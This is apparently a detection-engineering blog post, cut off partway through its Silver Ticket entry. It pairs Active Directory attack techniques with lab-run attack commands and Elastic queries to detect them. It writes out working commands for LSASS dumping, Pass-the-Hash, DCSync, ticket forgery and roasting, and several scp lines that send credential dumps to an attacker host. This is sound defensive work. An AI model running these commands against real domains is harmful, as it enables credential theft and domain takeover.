Introduction
This blog outlines detection strategies for over 20 real-world Active Directory attack techniques. Each entry includes:
- ATT&CK technique mapping
- Execution commands
- Log source configurations
- Tested detection queries using event IDs
- Attack output and validation from a custom-built lab environment
This blog is written for detection engineers, DFIR analysts, and threat hunters seeking practical, lab-validated detection logic rather than theoretical coverage.
- Introduction
- 1. LSASS Dump
- 2. Pass-the-Hash (PtH)
- 3. Pass-the-Ticket (PtT)
- 4. DCSync
- 5. AS-REP Roasting
- 6. Kerberoasting
- 7. Golden Ticket
- 8. Silver Ticket
- 9. Overpass-the-Hash (O-PtH)
- 10. LDAP Enumeration
- 11. Net & RPC Enumeration
- 12. BloodHound Recon
- 13. SAM Dump
- 14. PSExec / WMIExec
- 15. GPO Abuse
- 16. AdminSDHolder Abuse
- 17. ACL Backdoor
- 18. ADCS ESC1 Misconfiguration
- 19. Resource-Based Constrained Delegation (RBCD)
- 20. Shadow Admin Creation
- 21. SIDHistory Injection

- Detection Lab Configuration
- Domain Name : corp.local
- Workstation / DC OS : Windows Server 2019 / Windows 10 Pro
- Log Collection : Winlogbeat > ElasticSearch 8.14.3
- Sysmon : v14.13 : (custom config based on SwiftOnSecurity + Olaf modules)
- Powershell Logging : Enabled via GPO
- Tools Used – Windows & Linux Attack Toolkit
- System Audit Policy Configuration
- Logon/Logoff
- Object Access
- Privilege Use
- Detailed Tracking
- Policy Change
- Account Management
- DS Access
- Account Logon
- Known Limitations
1. LSASS Dump
Attack Explanation
LSASS dumping targets the Local Security Authority Subsystem Service (lsass.exe) to extract credential material, including NTLM hashes, AES keys, and DPAPI secrets.
Dumped LSASS memory can be parsed offline using tools like pypykatz or Mimikatz to enable follow-on credential abuse such as Pass-the-Hash and Overpass-the-Hash.
Connection to Detection Mechanism
Detection focuses on identifying:
- Sysmon Event ID 10 process access targeting
lsass.exe - Full memory access (
GrantedAccess0x1fffff) - Memory read operations involving libraries like
dbgcore.dll,KERNEL32.dll, orKERNELBASE.dll
These artifacts are strong indicators of credential dumping attempts.
Tactic/Technique
- MITRE ATT&CK ID: T1003.001 (OS Credential Dumping: LSASS Memory)
- Phase: Credential Access
Execution Summary
Tool Used: procdump.exe
Command Example:
procdump.exe -ma lsass.exe lsass.dmp
Post-Exfiltration:
Compress-Archive -Path .\lsass.dmp -DestinationPath .\lsass.zip
scp .\lsass.zip kali@192.168.0.18:/tmp/
Adversary Objectives
- Extract NTLM hashes, AES keys, and DPAPI secrets
- Enable credential abuse (e.g., Pass-the-Hash, Overpass-the-Hash)
Execution Context
- Privileges Required: Local Administrator or SYSTEM
- Target Systems: Domain-joined workstations or servers
Detection Strategy
Log Sources
- Sysmon
Detection Logic
Query 1 – LSASS Access via Sysmon Event ID 10:
event.code: 10 AND
winlog.event_data.TargetImage:*lsass.exe* AND
winlog.event_data.GrantedAccess: "0x1fffff" AND
(
  winlog.event_data.CallTrace: *dbgcore.DLL* OR
  winlog.event_data.CallTrace: *KERNEL32.DLL* OR
  winlog.event_data.CallTrace: *KERNELBASE.dll*
) AND NOT winlog.event_data.CallTrace: *Sysmon*
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | Sysmon Event ID 10 – lsass.exe access with full memory rights (0x1fffff) | Identifies sensitive process memory access |
| 2 | CallTrace includes dbgcore.dll or KERNEL32/KERNELBASE | Common modules used in memory dumping |
| 3 | Validate no corresponding legitimate tool execution | Rules out false positives from AV or backup software |
| 4 | Look for transfer/compression events (e.g., .dmp or .zip) | Indicates possible exfiltration of dumped credentials |
Detection Notes
- Event ID 10 indicates process-to-process memory access
- Full access permissions (
0x1fffff) suggest credential dumping intent - Presence of
dbgcore.dllor kernel-related libraries inCallTracereinforces memory dump behavior
Attack Testing Evidence
Commands Executed
# Dump LSASS memory to a file
procdump.exe -ma lsass.exe lsass.dmp

# Compress the dump file for exfiltration
Compress-Archive -Path .\lsass.dmp -DestinationPath .\lsass.zip

# Transfer compressed dump to attacker's Kali box
scp .\lsass.zip kali@192.168.0.18:/tmp/
Partial Output
lsass.dmp file (~56 MB) created

pypykatz lsa minidump lsass.dmp

Administrator NTLM: b3c9c1f2cd4548542c855c7a775ca46e
AES256: 785f8e31f6ffd30fd6dd2dce3e67018f842b02aebff23d2cfcb97c60d7a3e21f
DPAPI: e9f149d6... (masterkey extracted)
Event Log Observation
- Event ID 10 logged for memory access to
lsass.exe GrantedAccess = 0x1fffffCallTraceincluded references todbgcore.dll,KERNELBASE.dll
Detection Result
Detection correlation confirmed through:
- Sysmon Event ID 10 targeting
lsass.exe - Full memory access permissions (
0x1fffff) CallTracealigned with memory dumping behavior
Improvements
- Expand monitoring with ETW-based memory access auditing
- Deploy AMSI scanning and enhanced memory instrumentation
- Detect unauthorized memory access attempts to sensitive processes
Detection Caveats
- Advanced LSASS dumping techniques may bypass
CallTrace-based detection, especially when using direct system calls or manual memory reads.
2. Pass-the-Hash (PtH)
Attack Explanation
In a Pass-the-Hash attack, an adversary with access to an NTLM hash (typically dumped via LSASS or similar tools) can authenticate without knowing the plaintext password.
Using Mimikatz’s sekurlsa::pth, a forged logon session is injected. The attacker can then execute SMB operations or lateral movement using tools like CrackMapExec, impersonating the stolen identity.
Connection to Detection Mechanism
This detection relies entirely on native Windows event artifacts:
- Event ID 4624 (Logon) showing LogonType 3 or 9
- SubjectUserSid of
S-1-0-0, indicating an anonymous or manually crafted session - LogonProcessName of
NtLmSsporseclogo, both unusual in standard logons - KeyLength of
0, indicating no session key exchange - Target user is not
ANONYMOUS LOGON, implying impersonation of a real account
These combinations are rare under normal conditions and correlate strongly with token injection or abuse.
Tactic/Technique
- MITRE ATT&CK ID: T1550.002 (Use Alternate Authentication Material: Pass-the-Hash)
- Phase: Credential Access / Lateral Movement
Execution Summary
Tools Used: Mimikatz, CrackMapExec
Command Example:
sekurlsa::pth /user:Administrator /domain:CORP /ntlm:b3c9c1f2cd4548542c855c7a775ca46e /run:cmd.exe
Adversary Objectives
- Authenticate without using a plaintext password
- Execute SMB, WMI, or PSExec remotely with elevated privileges
Execution Context
- Privileges Required: SYSTEM-level access to inject the token
- Target Systems: Domain-joined systems accepting NTLM authentication
Detection Strategy
Log Sources
- Windows Security Log
Detection Logic
Query 1 – Suspicious Logon via NTLM Token Injection:
event.code: "4624" and (
  (
    winlog.event_data.SubjectUserSid: "S-1-0-0" and
    winlog.event_data.LogonType: "3" and
    winlog.event_data.LogonProcessName: "NtLmSsp" and
    winlog.event_data.KeyLength: "0"
  ) or (
    winlog.event_data.LogonType: "9" and
    winlog.event_data.LogonProcessName: "seclogo"
  )
) and not winlog.event_data.TargetUserName: "ANONYMOUS LOGON"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 LogonType 3 or 9 with SubjectUserSid S-1-0-0 | Indicates forged or anonymous session |
| 2 | AuthenticationPackageName is NtLmSsp or seclogo | NTLM-specific packages used in token abuse |
| 3 | KeyLength is 0 and LogonProcessName is unusual | Suggests no real session key exchange occurred |
| 4 | No matching 4776 event | Highlights that no NTLM authentication actually took place |
Detection Notes
- LogonType 3 indicates network logons
- LogonType 9 indicates NewCredentials logons used for impersonation or token abuse
Attack Testing Evidence
Command Executed
# Dump LSASS memory on victim machine
procdump.exe -ma lsass.exe lsass_active.dmp

# Extract credentials from the dump using pypykatz
python3 -m pypykatz lsa minidump lsass_active.dmp

# Inject the recovered NTLM hash for the Administrator account
sekurlsa::pth /user:Administrator /domain:CORP /ntlm:b3c9c1f2cd4548542c855c7a775ca46e /run:cmd.exe

# Use CrackMapExec to validate SMB access to target
crackmapexec smb 192.168.0.28 -u Administrator -d CORP -H b3c9c1f2cd4548542c855c7a775ca46e

# Enumerate accessible shares to validate privileges
crackmapexec smb 192.168.0.28 -u Administrator -d CORP -H b3c9c1f2cd4548542c855c7a775ca46e --shares
Partial Output
user    : Administrator
domain  : CORP
NTLM    : b3c9c1f2cd4548542c855c7a775ca46e
program : cmd.exe
[Pwn3d!] CORP\Administrator:b3c9c1f2cd4548542c855c7a775ca46e
Event Log Observation
- 4624 events generated with LogonType 3 or 9
- SubjectUserSid:
S-1-0-0, LogonProcessName:NtLmSsp, KeyLength:0 - TargetUserName is a real account, not ANONYMOUS LOGON
Detection Result
Detection correlation confirmed through:
- 4624 logon events showing anomalous conditions (S-1-0-0 Subject SID, KeyLength 0, and unusual LogonProcessName)
- Privilege escalation and lateral movement confirmed through NTLM authentication and token impersonation activity
Improvements
- Monitor for LogonType 9 events in combination with anomalous NTLM session characteristics
- Alert on mismatched or null session keys (KeyLength = 0) associated with SYSTEM or high-privilege accounts
- Correlate suspicious 4624 events with parent processes (e.g.,
cmd.exe,powershell.exe, lateral movement tooling) - Integrate Sysmon or EDR telemetry for more accurate process lineage tracking
Detection Caveats
- Advanced attackers may forge tokens that do not use SubjectUserSid
S-1-0-0, evading basic SID detection - Certain legitimate remote management frameworks can produce NewCredentials (LogonType 9) resembling PtH artifacts
- Detection assumes reliable logging and process correlation; missing EDR or Sysmon coverage can degrade visibility
- Token theft may also occur via named pipe impersonation, bypassing conventional PtH event sequences
3. Pass-the-Ticket (PtT)
Attack Explanation
Pass-the-Ticket attacks involve injecting stolen or forged Kerberos tickets (TGT or TGS) into memory to authenticate as another user—bypassing standard credential validation. Tools like Mimikatz can load .kirbi tickets directly into the session using the kerberos::ptt command.
Because this skips the normal Kerberos authentication sequence (no AS-REQ or Event ID 4768), it results in anomalous ticket usage without corresponding pre-authentication events.
Connection to Detection Mechanism
Detection relies on identifying inconsistencies in Kerberos ticket flow:
- Event ID 4769 (TGS request) observed with no prior Event ID 4768 (TGT request)
- 4624 logons with Kerberos authentication from systems or accounts lacking interactive use
- Injection of
.kirbitickets from attacker tooling such askerberos::ptt
These patterns suggest impersonation via forged Kerberos tickets.
Tactic/Technique
- MITRE ATT&CK ID: T1550.003
- Phase: Lateral Movement
Execution Summary
Tool Used: Mimikatz
Command Format:
kerberos::ptt <ticket_file.kirbi>
Validation Command:
kerberos::list
Adversary Objectives
- Reuse Kerberos tickets to access resources without password
- Bypass authentication monitoring and pre-auth mechanisms
- Move laterally while impersonating high-privileged users
Execution Context
- Privileges Required: SYSTEM or equivalent access to import tickets into session
- Target Systems: Any domain system accepting SPN-authenticated Kerberos access
Detection Strategy
Log Sources
- Windows Security Log
- Kerberos Authentication Logs
Detection Logic
Query 1 – TGS Request Without Prior AS-REQ:
event.code: 4769
AND NOT event.code: 4768
AND winlog.event_data.TargetUserName: "Administrator"
Query 2 – Kerberos Logon With Ticket Reuse:
event.code: 4624
AND winlog.event_data.LogonType: "3"
AND winlog.event_data.AuthenticationPackageName: "Kerberos"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 LogonType 3 with Kerberos from unexpected source | Indicates forged ticket use |
| 2 | 4769 TGS-REQ observed with no preceding 4768 | Shows bypass of standard AS-REQ |
| 3 | Look for kerberos::ptt usage or injected .kirbi tickets | Ties detection to attacker tooling |
| 4 | Correlate session to resource access (CIFS, LDAP, etc.) | Verifies the forged ticket led to lateral movement |
Detection Notes
- Detection relies on missing AS-REQ (4768) prior to observed TGS usage
- Works best when scoped to high-value users or known attackers
- False positives can occur in rare edge cases involving reused cached tickets
Attack Testing Evidence
Command Executed
# Inject a forged Kerberos Ticket Granting Ticket (TGT) into memory
kerberos::ptt C:\\Users\\Administrator\\Downloads\\mimikatz_trunk\\x64\\0-40e10000-Administrator@krbtgt~CORP.LOCAL-CORP.LOCAL.kirbi
Partial Output
# Confirm that the forged ticket was loaded successfully
kerberos::list
# Output snippet (confirmed):
# [00000000] - aes256_hmac
# Server Name : krbtgt/CORP.LOCAL @ CORP.LOCAL
# Client Name : Administrator @ CORP.LOCAL
# Flags       : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable
Event Log Observation
- Event ID 4769 logged for Administrator without corresponding 4768
- Event ID 4624 with Kerberos logon appeared shortly after
Detection Result
- TGT was injected and accepted by the system without full authentication
- Log sequence showed impersonation bypass
- Detection confirmed on service ticket usage with no prior logon proof
Improvements
- Add correlation with Event ID 4770 (TGT renewals)
- Alert on unusual encryption types or KVNO mismatches
- Build logic to track reuse of tickets across multiple systems
Detection Caveats
- Environments with caching or reused TGTs may show isolated 4769s; tune based on TargetUserName, IpAddress, and ServiceName
- False negatives can occur if Kerberos pre-auth events are not collected
- Does not detect all Kerberos abuse—only forged ticket injection, not delegation or constrained abuse
4. DCSync
Attack Explanation
DCSync is a credential dumping technique where an attacker impersonates a Domain Controller and requests replication of sensitive directory data—specifically password hashes—via the GetNCChanges call in the Directory Replication Service (DRS) Remote Protocol.
This technique does not require disk access (e.g., ntds.dit) and is typically performed using tools like Mimikatz or Impacket’s secretsdump.py. Because it leverages legitimate Active Directory replication mechanics, detection must focus on behavioral anomalies.
Connection to Detection Mechanism
DCSync detection is based on identifying unauthorized replication-related activity:
- Event ID 4662 with replication object GUIDs and elevated AccessMask
- Event ID 4624 with LogonType 3 (network logon) from a suspicious non-DC host
- Source accounts that are not legitimate Domain Controllers or replication service accounts
These indicators suggest unauthorized directory replication attempts.
Tactic/Technique
- MITRE ATT&CK ID: T1003.006 (OS Credential Dumping: DCSync)
- Phase: Credential Access
Execution Summary
- Tool Used: Impacket
secretsdump.py - Command Example:
secretsdump.py -just-dc corp.local/Administrator@192.168.0.22 -hashes :b3c9c1f2cd4548542c855c7a775ca46e
- Post-Exfiltration:
# On Windows
scp 0-40e10000-Administrator@krbtgt~CORP.LOCAL-CORP.LOCAL.kirbi kali@192.168.0.18:/tmp/

# On Linux

export KRB5CCNAME=/tmp/krb5cc_dcsync

impacket-ticketConverter /tmp/0-40e10000-Administrator@krbtgt~CORP.LOCAL-CORP.LOCAL.kirbi /tmp/krbtgt.ccache

mv /tmp/krbtgt.ccache /tmp/krb5cc_dcsync
Adversary Objectives
- Dump NTLM, AES, and Kerberos keys for all users
- Harvest credentials without touching disk artifacts directly
Execution Context
- Privileges Required: Domain Admin or any user with replication rights
- Target Systems: Domain Controller (e.g., 192.168.0.22)
Detection Strategy
Log Sources:
- Windows Security Event Log
- Directory Services Audit Log
Detection Logic
Query 1 – DCSync Replication Access Attempt (GUID-Based):
event.code: "4662" AND winlog.event_data.Properties: (
  *1131f6aa-9c07-11d1-f79f-00c04fc2dcd2* OR
  *1131f6ad-9c07-11d1-f79f-00c04fc2dcd2* OR
  *89e95b76-444d-4c62-991a-0facbeda640c*
) AND winlog.event_data.AccessMask: "0x100"
AND NOT winlog.event_data.SubjectUserName: ("DC01$" OR "krbtgt")
Query 2 – Suspicious NTLM Network Logon from Non-DC Host:
event.code: "4624" AND
winlog.event_data.TargetUserName: "Administrator" AND
winlog.event_data.LogonType: "3" AND
host.name: *dc01* AND
winlog.event_data.AuthenticationPackageName: "NTLM" AND
winlog.event_data.SubjectUserSid: "S-1-0-0"
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4662 – Access to replication GUIDs with AccessMask 0x100 | Key sign of replication attempt |
| 2 | 4624 – LogonType 3 with NTLM from a non-DC host | Unexpected logon source for replication |
| 3 | Correlate SubjectUserName with non-replication users | Validates unauthorized replication attempt |
| 4 | Check for secretsdump.py usage or ticket conversion | Confirms follow-on hash dumping activity |
Detection Notes
- 4662 access attempts against replication GUIDs signal potential DCSync behavior.
- 4624 network logons from unusual hosts or accounts further validate suspicion.
Attack Testing Evidence
Command Executed
# Use Impacket’s secretsdump to impersonate a domain controller and request password replication
secretsdump.py corp.local/Administrator@192.168.0.22 -just-dc -hashes :b3c9c1f2cd4548542c855c7a775ca46e

# Output will include NTLM hashes for krbtgt, Administrator, and all domain users
# Example:
# CORP.LOCAL\\krbtgt:$krb5asrep$23$...
# CORP.LOCAL\\Administrator:b3c9c1f2cd4548542c855c7a775ca46e:...

# Save output locally if needed
secretsdump.py ... > dcsync.txt

# Transfer output to attacker-controlled host (optional)
scp dcsync.txt kali@192.168.0.18:/tmp/
Partial Output
Administrator:500:...:b3c9c1f2cd4548542c855c7a775ca46e
krbtgt:502:...:f7e22e988f5259a5624b5f0f6f195f28
svc-sql:1104:...:58a478135a93ac3bf058a5ea0e8fdb71
Event Log Observation
- Event ID 4662 triggered from
WORKSTATION01involving replication rights - Event ID 4624 network logon observed for Administrator from attacker-controlled IP
Detection Result
Detection successfully triggered based on:
- Unauthorized replication access requests
- Confirmed credential dumping via DRS protocol abuse
- Extracted hashes validated compromise
Improvements
- Implement alerts for replication GUID access attempts from non-DC systems.
- Deploy honeypot user accounts with replication rights to monitor unauthorized replication attempts.
- Regularly audit
GetChangespermissions assigned across Active Directory users and groups.
Detection Caveats
- Detection requires Directory Service Access auditing (Event ID 4662) to be properly configured and enabled; without it, DCSync attacks will not generate observable telemetry.
- Attackers using highly stealthy tools may attempt to limit replication scope, complicating straightforward GUID matching.
- Legitimate Active Directory maintenance activities may trigger similar 4662 events; tuning must differentiate normal replication from malicious abuse.
5. AS-REP Roasting
Attack Explanation
AS-REP Roasting targets accounts that do not require Kerberos pre-authentication (UF_DONT_REQUIRE_PREAUTH). When a client requests authentication, the Domain Controller returns an encrypted AS-REP message without verifying the user’s identity first.
If pre-authentication is disabled, an attacker can request this AS-REP and attempt to crack the password offline, using the encrypted ticket response as the hash input. This is especially dangerous for service accounts or any account with weak passwords and no lockout policies.
Connection to Detection Mechanism
The key indicator is an AS-REP reply (Event ID 4769) without a preceding AS-REQ (Event ID 4768), involving specific encryption types such as RC4 (etype 23).
AS-REP activity should only occur for accounts explicitly configured without pre-authentication, which should be rare. A surge of AS-REP replies without matching AS-REQs, especially from unusual IP addresses or non-Windows hosts (e.g., Kali Linux), strongly suggests enumeration or roasting attempts.
Tactic/Technique
MITRE ATT&CK ID: T1558.004 (Steal or Forge Kerberos Tickets: AS-REP Roasting)
Phase: Credential Access
Execution Summary
Tool Used: Impacket’s GetNPUsers.py
Command Example:
GetNPUsers.py corp.local/ -usersfile users.txt -no-pass -dc-ip 192.168.0.22
Adversary Objectives
- Obtain encrypted AS-REP responses to perform offline password cracking
- Identify weak passwords on accounts with pre-authentication disabled
Execution Context
- Privileges Required: Any low-privileged domain user
- Target Systems: Domain Controller
Detection Strategy
Log Sources
- Windows Security Event Log
Detection Logic
Query 1 – AS-REP requests with PreAuthType 0:
event.code: "4768" AND
winlog.event_data.PreAuthType: "0" AND
NOT winlog.event_data.TargetUserName: "*$" AND
NOT winlog.event_data.IpAddress: ("192.168.0.22" OR "::1" OR "127.0.0.1")
Query 2 – AS-REP replies using RC4 encryption:
event.code: "4769" AND
winlog.event_data.TicketEncryptionType: "0x17" AND
NOT winlog.event_data.TargetUserName: "*$"
Query 3 – Post-roast account activity monitoring:
event.code: ("4624" OR "4625" OR "4672") AND
winlog.event_data.TargetUserName: ("attacker" OR "svc-sql")
Query 4 – Tool execution from attacker systems:
event.code: "1" AND
winlog.event_data.NewProcessName: ("*rubeus*" OR "*impacket*" OR "*python.exe*" OR "*powershell.exe*") AND
winlog.event_data.ParentProcessName: ("*cmd.exe*" OR "*powershell.exe*")
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4768 – PreAuthType 0 (no pre-authentication) | Identifies vulnerable users |
| 2 | 4769 – RC4-encrypted AS-REP response | Targetable ticket format for offline cracking |
| 3 | 4624 or 4672 activity for roasted accounts | Indicates potential follow-on compromise |
| 4 | Sysmon Event ID 1 – rubeus or GetNPUsers usage | Links detection to known tooling |
Detection Notes
- Focuses on identifying AS-REP replies sent for accounts missing pre-authentication.
- Flags RC4-encrypted responses likely to be targeted for cracking.
- Monitors subsequent suspicious behavior following potential account compromise.
Attack Testing Evidence
Command Executed
# Use Impacket’s GetNPUsers to identify users with "Do not require Kerberos preauthentication" set (UF_DONT_REQUIRE_PREAUTH)
GetNPUsers.py corp.local/ -usersfile users.txt -no-pass -dc-ip 192.168.0.22

# Save the output for cracking
echo "$krb5asrep$23$svc-sql@CORP.LOCAL:..." > hash.txt

# Crack the hash offline
hashcat -m 18200 -a 0 hash.txt rockyou.txt
Partial Output
$krb5asrep$23$attacker@CORP.LOCAL:...$krb5asrep$23$svc-sql@CORP.LOCAL:...
Event Log Observation
- 4769 events generated for svc-sql and attacker
- No corresponding 4768 events observed
Detection Result
Detection correlation confirmed through:
- RC4-encrypted AS-REP ticket responses
- Absence of standard Kerberos pre-authentication requests
- Identification of users vulnerable to offline password cracking
Improvements
- Continuously monitor the userAccountControl flag 0x00400000 (DONT_REQ_PREAUTH) to identify accounts at risk
- Alert when AS-REP messages are sent to external or unusual IP addresses
Detection Caveats
- Detection reliably identifies users vulnerable to AS-REP Roasting but is tuned for RC4-encrypted tickets; hardened domains using AES encryption may require alternative cracking approaches
- In environments with non-standard Kerberos configurations, legitimate AS-REP flows may require additional tuning to avoid false positives
6. Kerberoasting
Attack Explanation
Kerberoasting is a credential access technique where an attacker requests a Ticket Granting Service (TGS) ticket for service accounts in Active Directory. These tickets are encrypted with the service account’s password hash.
If the service account has a weak password, the attacker can crack the TGS offline and gain access to the account credentials.
Kerberoasting requires no elevated permissions—any authenticated domain user can request service tickets for SPNs. It becomes particularly dangerous if service accounts have high privileges.
Connection to Detection Mechanism
The detection focuses on identifying:
- TGS requests for service accounts (Event ID 4769)
- Use of RC4 encryption (etype 0x17), which is highly susceptible to offline cracking
- Exclusion of krbtgt service tickets
- Filtering out machine accounts and known noisy service accounts
This combination helps isolate suspicious TGS requests indicative of Kerberoasting attempts.
Tactic/Technique
- MITRE ATT&CK ID: T1558.003 (Steal or Forge Kerberos Tickets: Kerberoasting)
- Phase: Credential Access
Execution Summary
- Tool Used: Rubeus, Impacket’s GetUserSPNs.py
- Command Example:
GetUserSPNs.py corp.local/attacker:Password123 -dc-ip 192.168.0.22 -request
Adversary Objectives
- Obtain TGS tickets for service accounts
- Crack service account passwords offline to escalate privileges
Execution Context
- Privileges Required: Any valid domain user
- Target Systems: Any domain-joined server with exposed SPNs
Detection Strategy
Log Sources
- Windows Security Event Log
Detection Logic
Query 1 – Targeted Kerberoast Detection: RC4 TGS Requests (Excludes svc/machine accounts):
(winlog.event_id:4769 OR winlog.event_id:4768) AND
winlog.event_data.TicketEncryptionType:"0x17" AND
NOT winlog.event_data.ServiceName:"krbtgt" AND
NOT winlog.event_data.TargetUserName:("sqlsvc" OR "svc-*" OR *$*)
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4769 – TGS request with RC4 encryption (etype 0x17) | Indicates ticket vulnerable to offline cracking |
| 2 | Filter out krbtgt and machine accounts | Reduces false positives from routine ticket use |
| 3 | Detect repeated requests to same SPN | Suggests targeted account password cracking |
| 4 | Look for tool usage (e.g., GetUserSPNs, Rubeus) | Confirms intent to extract and crack ticket hashes |
Detection Notes
- Filters out krbtgt requests and routine service account noise.
- Focuses detection on RC4-encrypted tickets vulnerable to offline cracking.
- Targeted to minimize false positives while catching legitimate Kerberoasting patterns.
Attack Testing Evidence
Command Executed
# Request TGS tickets for service accounts to extract crackable Kerberos hashes
GetUserSPNs.py corp.local/attacker:Password123 -dc-ip 192.168.0.22 -request
Partial Output
$krb5tgs$23$*svc-dba$CORP.LOCAL:CORP.LOCAL/svc-dba@CORP.LOCAL:...
Event Log Observation
- 4769 event triggered
- RC4 encryption observed for service account
svc-dba
Detection Result
Detection successfully triggered based on:
- TGS request encrypted with RC4
- SPN account matched a non-standard, crackable service account
- No krbtgt involvement, low false positive context
Improvements
- Monitor for repeated service ticket requests within short time intervals.
- Correlate targeted service accounts against password strength and rotation policies.
- Expand to detect AES-encrypted service tickets where cracking feasibility changes.
Detection Caveats
- Detection focuses on RC4-encrypted Kerberos service tickets (TicketEncryptionType 0x17); environments using AES encryption require separate monitoring strategies.
- Service accounts manually configured to enforce stronger encryption policies may evade this detection if the system defaults to AES.
7. Golden Ticket
Attack Explanation
Golden Ticket attacks involve forging a valid Ticket Granting Ticket (TGT) using the KRBTGT account's NTLM hash. Once an attacker compromises this hash (e.g., via DCSync), they can craft arbitrary TGTs for any user, assign privileges, and authenticate to domain resources without contacting a Domain Controller.
Because Golden Tickets are manually forged, they bypass the normal Kerberos AS-REQ (4768) exchange, creating detectable inconsistencies in authentication event sequences.
Connection to Detection Mechanism
Golden Ticket usage exhibits the following anomalies:
- Event ID 4624 (Logon) occurs via the "Kerberos" AuthenticationPackageName with LogonType 3 (network logon)
- The Logon GUID is all zeros ({00000000-0000-0000-0000-000000000000}), indicating a synthetic session
- The SubjectUserSid is "S-1-0-0" (anonymous or manually crafted session)
- No preceding Event ID 4768 (TGT request) associated with the 4624 logon within the expected time frame
This absence of a legitimate ticket-granting event, combined with a suspicious 4624 logon, strongly suggests Golden Ticket usage.
Tactic/Technique
- MITRE ATT&CK ID: T1558.001 (Steal or Forge Kerberos Tickets: Golden Ticket)
- Phase: Credential Access / Persistence / Lateral Movement
Execution Summary
Tool Used: Mimikatz
Command Example:
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-3268981039-1285789266-758775044 /krbtgt:bc29a1ac2d81a8ac9e3ab8fd63d03d4f /ticket:golden.kirbi /ptt
Adversary Objectives
- Forge a privileged Kerberos TGT
- Authenticate across the domain without KDC interaction
Execution Context
- Privileges Required: KRBTGT NTLM hash
- Target Systems: Any Kerberos-reliant service or endpoint within the domain
Detection Strategy
Log Sources
- Windows Security Event Log
Detection Logic
Query 1 – Suspicious 4624 Logon with Forged Indicators:
event.code: "4624"
AND winlog.event_data.LogonType: "3"
AND winlog.event_data.AuthenticationPackageName: "Kerberos"
AND winlog.event_data.SubjectUserSid: "S-1-0-0"
AND winlog.event_data.LogonGuid: "{00000000-0000-0000-0000-000000000000}"
Query 2 – No Preceding 4768 TGT Request:
Correlate 4624 events with preceding 4768 requests within 2-minute window. Flag if none found.
Investigation Chain
| Step | Investigation Step | Detection Context |
|---|---|---|
| 1 | 4624 – Kerberos logon with SubjectUserSid S-1-0-0 and LogonGuid = all zeros | Forged session with no domain correlation |
| 2 | No preceding 4768 within 2-minute window | Indicates manually crafted TGT bypassing KDC |
| 3 | TargetUserName is high-privileged (e.g., Administrator) | Shows likely lateral movement intent |
| 4 | Access to sensitive shares or systems without expected logon flow | Confirms abuse of forged TGT in attack path |
Detection Notes
- A Kerberos network logon (4624 LogonType 3) without a corresponding TGT request (4768) strongly suggests ticket forgery
- Zeroed Logon GUID ({00000000-0000-0000-0000-000000000000}) is a major anomaly marker
Attack Testing Evidence
Command Executed
# Craft and inject a forged TGT (Golden Ticket) for domain administrator
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /krbtgt:<NTLM hash> /id:500 /ptt

# Verify the ticket is loaded
kerberos::list
Partial Output
[*] Injecting ticket : done
kerberos::list → shows forged ticket for Administrator with full privileges
Event Log Observation
- 4624 network logon for Administrator
- No 4768 TGT request observed in proximity
- AuthenticationPackageName: "Kerberos"
- Logon GUID: {00000000-0000-0000-0000-000000000000}
- SubjectUserSid: "S-1-0-0"
File Share Access
- Accessed domain controller file share:
\\DC01\C$
Detection Result
Detection correlation confirmed through:
- Anomalous 4624 Kerberos network logon with forged ticket indicators
- Absence of a legitimate 4768 TGT request preceding the logon
- Validation that forged TGTs bypass KDC involvement
Improvements
- Implement strict correlation of Kerberos 4624 logons with prior 4768 events
- Alert on zeroed Logon GUIDs associated with privileged accounts
- Tune detection windows (~2–5 minutes) to account for minor timing drifts
Detection Caveats
- Attackers may forge Golden Tickets with manipulated fields (e.g., non-zero Logon GUID) to evade detection
- Legitimate Kerberos logons may rarely generate missing or delayed 4768 events under extreme KDC load
- Some red team frameworks randomize LogonProcessName or SubjectUserSid to mimic legitimate traffic
- Detection depends on reliable timestamp correlation between 4624 and expected Kerberos flows; excessive time drift could obscure anomalies
8. Silver Ticket
Attack Explanation
A Silver Ticket attack involves forging a Kerberos Ticket Granting Service (TGS) ticket for a specific service (such as CIFS or HTTP) using the NTLM hash of a service account, rather than the KRBTGT account.
Unlike Golden Tickets, Silver Tickets are service-specific and do not require communication with a Domain Controller. The forged ticket is presented directly to the target service, allowing stealthy lateral movement.
Because no AS-REQ (4768) or TGS-REQ (4769) is sent to the KDC, detecting Silver Tickets requires identifying abnormal Kerberos logon patterns at the service level.
Connection to Detection Mechanism
Silver Ticket abuse typically generates:
- Event ID 4624 (network logon) using the "Kerberos" AuthenticationPackageName
- LogonType 3 (network logon)
- ProcessId of "0x0", indicating an abnormal or injected session
- KeyLength of "0", meaning no session key negotiation
- Absence of preceding Event ID 4768 or 4769 activity associated with the source IP and TargetUserName
This combination suggests that a manually crafted service ticket was used.
Tactic/Technique
